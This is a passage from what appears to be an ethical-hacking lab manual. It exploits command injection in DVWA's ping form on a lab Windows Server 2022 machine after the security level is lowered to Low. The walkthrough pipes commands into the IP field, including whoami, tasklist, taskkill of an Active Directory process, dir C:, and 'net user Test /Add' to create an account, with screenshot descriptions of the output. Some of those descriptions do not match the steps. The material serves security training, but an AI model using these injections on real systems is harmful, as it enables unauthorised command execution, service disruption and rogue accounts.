
A screenshot of a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection module. The URL is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area shows the DVWA logo and the title "Vulnerability: Command Injection". Below it is a form titled "Ping a device" with a text input field containing "192.168.1.1" and a "Submit" button. A red error message "ERROR: You have entered an invalid IP." is displayed. To the left is a sidebar menu with "Command Injection" selected. The bottom right corner of the screen shows the Windows taskbar with icons for File Explorer, Task View, Start, and a notification for 1 new item.

10. The result indicates that the DVWA application is secure.
11. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
12. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.
13. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) security level configuration page. The URL in the address bar is 10.10.1.22:8080/dvwa/security.php. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security (which is selected and highlighted in green), and PHP Info. The main content area is titled "DVWA Security" with a padlock icon. It displays the message "Security level is currently: impossible." Below this, it says, "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:" followed by a numbered list of four options. A dropdown menu below the list shows "Low" is selected. A "Submit" button is next to the dropdown. At the bottom, there is a section titled "PHPIDS" with the subtext "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." The taskbar at the bottom of the screen shows icons for File Explorer, Search, Task View, Chat, File Explorer, Edge, Task View, and Firefox, along with system status indicators like battery level and date/time.

14. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
15. Click **Command Injection** from the left-pane.
16. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.
17. DVWA returns the name of the **Windows Server 2022** machine, as shown in the screenshot.



The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area shows the DVWA logo at the top, followed by the title "Vulnerability: Command Injection". Below the title is a section titled "Ping a device" with a form field labeled "Enter an IP address:" containing "Server2022" and a "Submit" button. To the left of the main content is a sidebar menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection** (highlighted)
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)

Below the sidebar is a "DVWA Security" section with a link to "www.ss64.com/nt/". The bottom of the screen shows the Windows taskbar with various pinned icons and the system tray indicating the date and time.

18. This infers that the command execution field is vulnerable and that you can remotely execute commands.
19. Now, extract more information regarding the target machine, **Windows Server 2022**.
20. Type the command | **whoami** and click **Submit**.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection module. The URL in the address bar is `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. A welcome message from Firefox is visible at the top. The DVWA logo is at the top right. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is selected and highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). Below the menu is a "DVWA Security" link and a "PHP Info" link. The main content area has a title "Vulnerability: Command Injection". Underneath it, a section titled "Ping a device" contains a form where the user has entered "whoami" into a text input field. A "Submit" button is next to the input field. The response "Server2022" is displayed below the form. To the right of the main content is a "More Information" section with a bulleted list of links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

The taskbar at the bottom of the screen shows several pinned icons and the system clock indicating 2:17 AM on 4/20/2022.

21. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2022** machine, as shown in the screenshot.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/`. The title bar says "Vulnerability: Command Inject". The main content area displays the DVWA logo and the heading "Vulnerability: Command Injection". On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). Below the sidebar is a "Ping a device" section with a form field labeled "Enter an IP address:" containing the value "nt authority\SYSTEM". A red error message "nt authority\SYSTEM" is displayed below the form. To the right of the form is a "Submit" button. Further down the page, there is a "More Information" section with a bulleted list of links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

The taskbar at the bottom of the screen shows several icons, including a file, search, task manager, messaging, folder, calendar, clock, and the Firefox icon.

22. Now, type | tasklist, and click **Submit** to view the processes running on the machine.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Command Injection" and a "Ping a device" section. In the input field, the user has entered "tasklist" and pressed "Submit". The output shows the command "nt authority\system" being executed. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The bottom taskbar shows standard Windows icons and the date/time: 2:18 AM, 4/20/2022.

23. A list of all the running processes on the **Windows Server 2022** machine is displayed, as shown in the screenshot.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) "Command Injection" module. The URL is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area is titled "Ping a device" and contains a form with a text input field labeled "Enter an IP address:" and a "Submit" button. Below the form is a table listing various system processes:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	108 K
Registry	100	Services	0	11,620 K
smss.exe	380	Services	0	1,248 K
csrss.exe	512	Services	0	6,516 K
carss.exe	608	Console	1	6,356 K
wininit.exe	620	Services	0	7,064 K
winlogon.exe	672	Console	1	16,460 K
services.exe	736	Services	0	13,952 K
lsass.exe	756	Services	0	65,292 K
svchost.exe	952	Services	0	23,264 K
svchost.exe	1000	Services	0	12,516 K
svchost.exe	436	Services	0	10,576 K
svchost.exe	816	Services	0	12,576 K
dwm.exe	764	Console	1	59,248 K
svchost.exe	996	Services	0	7,156 K
svchost.exe	404	Services	0	7,228 K
svchost.exe	1068	Services	0	9,836 K
svchost.exe	1076	Services	0	12,008 K
svchost.exe	1144	Services	0	7,704 K
svchost.exe	1176	Services	0	10,276 K
svchost.exe	1236	Services	0	11,528 K
svchost.exe	1244	Services	0	5,936 K

24. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process PID (here, **3112**).

The list of running processes might differ in your lab environment.

Vulnerability: Command Inject X +

10.10.1.22:8080/dvwa/vulnerabilities/exec/#

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox...

	VSSVC.exe	1556 Services	0	8,088 K
	svchost.exe	1624 Services	0	13,212 K
	svchost.exe	1648 Services	0	13,360 K
	svchost.exe	1656 Services	0	12,492 K
	svchost.exe	1684 Services	0	8,064 K
	svchost.exe	1696 Services	0	5,908 K
	svchost.exe	1808 Services	0	9,752 K
	svchost.exe	1836 Services	0	6,524 K
	svchost.exe	1900 Services	0	15,624 K
	svchost.exe	2008 Services	0	8,524 K
	svchost.exe	2016 Services	0	8,884 K
	svchost.exe	1764 Services	0	12,648 K
	svchost.exe	2068 Services	0	9,136 K
	svchost.exe	2076 Services	0	15,432 K
	svchost.exe	2092 Services	0	10,820 K
	svchost.exe	2272 Services	0	8,340 K
	svchost.exe	2280 Services	0	7,448 K
	svchost.exe	2320 Services	0	10,000 K
	svchost.exe	2428 Services	0	11,748 K
	svchost.exe	2688 Services	0	8,968 K
	svchost.exe	2088 Services	0	8,720 K
	spoolsv.exe	2824 Services	0	16,412 K
	svchost.exe	912 Services	0	12,176 K
	svchost.exe	2220 Services	0	11,220 K
	dns.exe	784 Services	0	128,896 K
	svchost.exe	3076 Services	0	6,128 K
	svchost.exe	3084 Services	0	14,136 K
	svchost.exe	3092 Services	0	12,576 K
	armsvc.exe	3100 Services	0	6,596 K
	Microsoft.ActiveDirectory	3112 Services	0	48,280 K
	mqsvc.exe	3120 Services	0	14,376 K
	iamserv.exe	3132 Services	0	6,108 K
	svchost.exe	3140 Services	0	32,284 K
	dfsrs.exe	3172 Services	0	25,400 K
	nfsclnt.exe	3204 Services	0	5,396 K
	SMSvcHost.exe	3232 Services	0	24,736 K
	svchost.exe	3268 Services	0	10,464 K
	svchost.exe	3300 Services	0	7,124 K
	snmp.exe	3336 Services	0	9,500 K

2:20 AM 4/20/2022 1

25. Type | Taskkill /PID [Process ID value of the desired process] /F (here, PID is **3112**) and click **Submit**. By issuing this command, you are forcefully (/F) terminating the process.

Vulnerability: Command Injection


Ping a device

Enter an IP address: Taskkill /PID 3112 /F

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	108 K
Registry	100	Services	0	11,620 K
smss.exe	380	Services	0	1,248 K
csrss.exe	512	Services	0	6,516 K
carss.exe	608	Console	1	6,356 K
wininit.exe	620	Services	0	7,064 K
winlogon.exe	672	Console	1	16,460 K
services.exe	736	Services	0	13,952 K
lsass.exe	756	Services	0	68,292 K
svchost.exe	952	Services	0	23,264 K
svchost.exe	1000	Services	0	12,516 K
svchost.exe	436	Services	0	10,576 K
svchost.exe	816	Services	0	12,576 K
dwm.exe	764	Console	1	59,248 K
svchost.exe	996	Services	0	7,156 K
svchost.exe	404	Services	0	7,228 K
svchost.exe	1068	Services	0	9,836 K
svchost.exe	1076	Services	0	12,008 K
svchost.exe	1144	Services	0	7,704 K
svchost.exe	1176	Services	0	10,276 K
svchost.exe	1236	Services	0	11,528 K
svchost.exe	1244	Services	0	5,936 K
svchost.exe	1264	Services	0	5,720 K
svchost.exe	1336	Services	0	7,072 K
svchost.exe	1352	Services	0	5,800 K

26. The process will be successfully terminated, as shown in the screenshot.

To confirm that the process has successfully been terminated, you can issue the **| tasklist** command again to check the running processes.



A screenshot of a Firefox browser window showing the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area displays the DVWA logo and the title "Vulnerability: Command Injection". Below it, a section titled "Ping a device" contains a form with a text input field labeled "Enter an IP address:" and a "Submit" button. A success message "SUCCESS: The process with PID 3112 has been terminated." is displayed below the form. To the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. At the bottom right, the Windows taskbar shows the date and time as 2:26 AM, 4/20/2022, with a notification icon.

27. Now, to view the directory structure of the **Windows Server 2022** machine, type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. A message at the top says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" Below this is the DVWA logo.

The main content area is titled "Vulnerability: Command Injection". Under this, there is a section titled "Ping a device" with a form field containing "Enter an IP address: | dir C:\|". A "Submit" button is next to the field. Below the form, a message says "SUCCESS: The process with PID 3112 has been terminated." To the left of the main content is a sidebar menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection** (highlighted)
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)

Below the sidebar is a "DVWA Security" link and a "PHP Info" link. At the bottom of the screen, the Windows taskbar shows various pinned icons and the system tray indicates the date and time as 2:27 AM on 4/20/2022.

28. The directory structure of the **C** drive of the target server (**Windows Server 2022**) is displayed, as shown in the screenshot.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The title bar says "Vulnerability: Command Injecti X". The DVWA logo is at the top. The main content area displays the title "Vulnerability: Command Injection" and a form titled "Ping a device" with a placeholder "Enter an IP address:" and a "Submit" button. Below the form, a red error message reads "Volume in drive C has no label. Volume Serial Number is 64F8-1AF7". The main content area also contains a directory listing for `C:\`:

```
Directory of C:\

02/06/2022  11:47 PM           531 .htaccess
02/01/2022  02:48 AM

               inetpub
05/08/2021  01:20 AM
                  PerfLogs
04/19/2022  11:42 PM
                  Program Files
02/03/2022  05:45 AM
                  Program Files (x86)
02/01/2022  02:48 AM
                  Users
02/02/2022  02:32 AM
                  wamp64
02/01/2022  05:02 AM
                  Windows
                           1 File(s)      531 bytes
                           7 Dir(s)   86,675,214,336 bytes free
```

29. In the same way, you can issue commands to view other directories.
30. Now, try to obtain information related to user accounts.
31. To view user account information, type `| net user`, and click **Submit**.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area is titled "Vulnerability: Command Injection" and contains a form titled "Ping a device". The form has a text input field containing the command "net user" and a blue "Submit" button. Below the form, the output of the command is displayed in red text:
Volume in drive C has no label.
Volume Serial Number is 64F8-1AF7

Directory of C:\

02/06/2022 11:47 PM 531 .htaccess
02/01/2022 02:48 AM

inetpub 05/08/2021 01:20 AM
PerfLogs 04/19/2022 11:42 PM
Program Files 02/03/2022 05:45 AM
Program Files (x86) 02/01/2022 02:48 AM
Users 02/02/2022 02:32 AM
wamp64 02/01/2022 05:02 AM
Windows 1 File(s) 531 bytes
7 Dir(s) 86,675,214,336 bytes free

32. DVWA obtains user account information from the **Windows Server 2022** machine and lists, as shown in the screenshot.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area shows the DVWA logo at the top, followed by the title "Vulnerability: Command Injection". Below this, there is a section titled "Ping a device" with a form field "Enter an IP address:" and a "Submit" button. A red error message "User accounts for \\" is displayed. A dashed line separates this from a table of user accounts: Administrator, Guest, jason, krbtgt, Martin, Sheila. Below the table, another red message says "The command completed with one or more errors." To the left of the main content is a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. At the bottom of the screen, the Windows taskbar shows various pinned icons and the system tray indicates the date and time as 2:29 AM, 4/20/2022.

33. Now, use the command execution vulnerability and attempt to add a user account remotely.
34. Create an account named **Test**. To do so, type **| net user Test /Add** and click **Submit**.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area shows the DVWA logo at the top, followed by the title "Vulnerability: Command Injection". Below this, there is a section titled "Ping a device" with a form field containing the command "net user Test /Add". A "Submit" button is next to the form. Below the form, a red message says "User accounts for \\" followed by a list of existing accounts: Administrator, Guest, krbtgt, Martin, jason, and Sheila. A red error message at the bottom states "The command completed with one or more errors." To the left of the main content is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). At the bottom of the sidebar are links for DVWA Security and PHP Info, along with a "Start" button. The taskbar at the bottom of the screen shows several icons and the system clock indicating 2:30 AM on 4/20/2022.

35. The **command completed successfully** notification appears and a user account named **Test** is created.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area shows the DVWA logo at the top, followed by the title "Vulnerability: Command Injection". Below the title is a section titled "Ping a device" with a form field labeled "Enter an IP address:" containing "192.168.1.111" and a "Submit" button. A message below the form says "The command completed successfully.". To the left of the main content is a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. At the bottom of the screen, the Windows taskbar is visible with icons for File Explorer, Task View, Taskbar settings, Start, Search, Taskbar, and Firefox. The system tray shows the date and time as 2:30 AM 4/20/2022, and there is a notification icon with a '1'.

36. To view the new user account, type the command | **net user** and click **Submit**.
37. You can observe the newly created account **Test**, as shown in the screenshot.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area shows the DVWA logo and the title "Vulnerability: Command Injection". A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is selected), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). Below these are links for DVWA Security and PHP Info. The central form is titled "Ping a device" and contains a field "Enter an IP address:" followed by a "Submit" button. Below this, it says "User accounts for \\" and lists accounts: Administrator, Guest, jason, krbtgt, Martin, Sheila, and Test (which is highlighted in blue). A message at the bottom states "The command completed with one or more errors." At the bottom right of the screen, the Windows taskbar shows icons for File Explorer, Search, Task View, File History, Task Scheduler, Taskbar Help, and the Firefox icon. The date and time are shown as 2:32 AM 4/20/2022.

38. Now, view the new account's information. Type | net user Test and click **Submit**.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area shows the DVWA logo at the top, followed by the title "Vulnerability: Command Injection". Below this, there is a form titled "Ping a device" with a text input field containing the command "net user Test". A "Submit" button is next to the input field. The output section displays a table of user accounts:

Administrator	Guest	jason
krbtgt	Martin	Shiela
Test		

Below the table, a message states: "The command completed with one or more errors." To the right of the main content, there is a sidebar with a navigation menu:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- DVWA Security
- PHP Info

The "Command Injection" option is highlighted in green. At the bottom of the screen, the Windows taskbar shows various pinned icons and the system tray indicates the date and time as 2:32 AM on 4/20/2022.

39. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info.

The main content area displays a table of user account details:

